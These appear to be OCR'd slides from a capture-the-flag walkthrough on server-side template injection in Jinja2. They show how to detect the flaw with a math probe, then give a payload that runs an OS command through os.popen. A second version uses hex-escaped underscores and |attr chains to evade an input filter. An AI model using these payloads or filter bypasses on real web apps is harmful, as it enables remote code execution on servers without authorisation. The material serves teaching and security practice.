

SSTI2 – SSTi Vulnerability



SSTi (server-side template injection) is a web app vulnerability where the app uses a templating engine to create web page content--


SSTI2 – SSTi Vulnerability


SSTi

```
{{ 7 * 7 }}
```

But if the app is coded insecurely, a user could inject malicious code into the app to interact with the templating engine to achieve remote code execution on the app


SSTI2 – SSTi Vulnerability


What do you want to announce: hackerfrogs rule!

hackerfrogs rule!


A very common way to identify a potential SSTi vulnerability is when we find a webpage which echoes back user input

SSTI2 – SSTi Vulnerability



If we can ID such a webpage, we can confirm the vulnerability by having the app perform math operations

SSTI2 – SSTi Vulnerability




```
{{ 7 * 7 }}
```


```
49
```

If we can ID such a webpage, we can confirm the vulnerability by having the app perform math operations

SSTI2 – SSTi Vulnerability




```
{{config.__class__.__init__._
```




Stop trying to break me >:(

However, if we use the same payload for SSTI injection that we used on the previous challenge on this app, we see an error message

SSTI2 – SSTi Vulnerability


```
{{config.__class__.__init__._
```


Stop trying to break me >:(

The problem comes from the underscore characters and the dot characters, so we need to encode these characters to bypass the filter

SSTI2 – SSTi Vulnerability

```
{{config.__class__.__init__.__globals__['os'].popen('ls').read()}}
```

For each underscore, we can use the hex encoding `\x5f`, and for each dot, we can use the `|attr` function, which is part of the Jinja2 templating engine

SSTI2 – SSTi Vulnerability

```
{{ config|
attr('\x5f\x5fclass\x5f\x5f')|
attr('\x5f\x5finit\x5f\x5f')|
attr('\x5f\x5fglobals\x5f\x5f')|
attr('\x5f\x5fgetitem\x5f\x5f')
('os')|attr('popen')('ls')|
attr('read')() }}
```

The above is the fully transformed payload, which should evade the filters in place on this web app